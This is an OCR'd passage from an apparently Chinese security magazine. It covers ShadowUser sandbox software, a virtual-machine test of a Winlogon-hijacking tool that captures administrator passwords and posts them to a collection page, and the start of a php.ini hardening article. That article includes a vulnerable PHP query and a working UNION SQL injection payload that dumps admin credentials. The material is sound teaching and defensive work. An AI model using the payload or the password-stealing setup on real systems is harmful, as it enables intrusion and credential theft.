


图6

这个功能很实用，比如你在影子模式下有些文件要保存，就可以把这些文件放到“排除列表”指定的文件夹中。“自动转储”下可以设置某些文件或文件夹在退出影子模式时不被还原，如果你在影子模式下想保存一个文件，提前又没有设置“排除列表”，利用“自动转储”功能就是个不错的选择，通过“添加文件”和“添加文件夹”按钮分别可以对文件和文件夹进行转储。

在“计划”功能中可以在某个时间段进入影子模式（要使用该功能，计算机的Task Scheduler服务必须启动），如图7。

在“报告”功能中可以看到ShadowUser启动、退出等的一些日志。在“统计”功能可以查看每个分区的大小、已用空间、空闲空间和影子占用的空间等，如图8。




图7




图8

一般的影子还原功能就不给大家演示了，来看一下ShadowUser的特长——重启后继续保持影子模式状态。要想使用此功能，先点击“选项”菜单，选中“常规”下的“重启后继续保持在影子模式状态”选项就可以了，如图9。




图9

顺便我再介绍一下“选项”菜单中的其它几个功能，在“管理”下可以设置管理密码，不让别人随便动你的ShadowUser；“墙纸”可以对进入影子模式后的桌面背景进行设置。好了，下面我们来检验一下ShadowUser在重启后继续保持影子模式的功能。选择“模式”菜单下的“开启影子模式”，提示需要重启后才能进入该模式，选择“立即重启”，重启后就进入影子模式了，如图10。

Winlogon劫持记录3389密码生成器可以记录管理员登录系统时的密码，我们在虚拟机中来测试它的功能，在运行生成的服务端程序后需要重新启动系统。它接收密码的文件是http://192.168.44.129/post.asp，其中192.168.44.129是虚拟机中的一台Windows2003系统，我使用IIS搭建了一个简单的ASP环境用于测试。在ShadowUser的影子模式下生成服务端程序并双击运行，然后重新启动系统，启动完成后成功的截取到了管理员的密码，如图11。


图10




图11

如果我们在开启影子模式下执行“关机”操作，下次开机后进入的则还是影子模式，而且在影子系统下的更改也没有被还原，如果有一件很长的事情需要在影子模式下进行，而中途因为你休息等原因需要关闭计算机，那么等你下次开机后就可以继续你上次未完成的事继续往下做了。这在Shadow Defender中是不敢想像的，因为在Shadow Defender中关机就意味着退出影子模式并进行还原操作。如果你的事情做完了，“模式”菜单下有很多选项，相信总有一项是你想要的操作，如图12。




图12

ShadowUser要想进入影子模式必须重新启动系统，不像Shadow Defender不需要重启就可以进入，但它可以重启或关机后继续保持影子模式的功能却是其它影子软件所不具有的，所以如果你需要在影子模式下重新启动计算机后还能保持原来的影子状态，那么ShadowUser就是你不二的选择。

（本文所涉及到的ShadowUser汉化版已收录到光盘中）

浅谈php.ini安全设置

文章难易度：★★★
文章阅读点：从魔术引号、安全模式、[illegible]注册全局变量、[illegible]五个方面简单的讨论了php.ini的安全设置

小楼听雨@[YSU]

作为小菜的我，一直以来都被php.ini名目众多的选项给弄的头晕目眩，最近查阅了一些资料，略有收获，下面我就结合自己的经验来谈一下php.ini的安全设置。

一、魔术引号

魔术引号指令一共有三个，但我认为与网站安全息息相关的也就是magic_quotes_gpc这一项，当“magic_quotes_gpc = On”时，HTTP请求数据（GET、POST和COOKIE）过程中，所有的“'”（单引号）、“"”（双引号）、“\”（反斜线）和NULL字符都会被自动加上一个反斜线进行转义。大家都知道，一般字符型注入的时候都需要用到单引号去闭合程序中的单引号，如果你构造的注入语句中的单引号被转义后，就将无法闭合，在这个注入攻击无所不在的网络时代，这样设置后将会大大减少被攻击的几率。

为了让大家切实感受到打开魔术引号的重要性，我从网上找了一套存在字符型注入漏洞的程序，大家先看一下profile.php的代码：

```
<?php
… /*无关代码全部省略*/
$sql="SELECT * FROM $playerstable WHERE name = '$_GET[name]' ORDER BY name ASC";
?>
```

变量name没有经过任何过滤就带入了数据库查询，注入漏洞由此产生，构造的注入语句为**profile.php?name='+UNION+SELECT+1,concat(name,0x7c,password),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22+FROM+webl_admin%23**。在**magic_quotes_gpc = Off**时我们成功的暴出了用户名和密码，如图1，但当打开魔术引号后则注入失败了，如图2。还有一点需要注意，就是即使**magic_quotes_gpc = Off**不能防止数字型注入，但是只要打开魔术引号，无论是数字型




图1

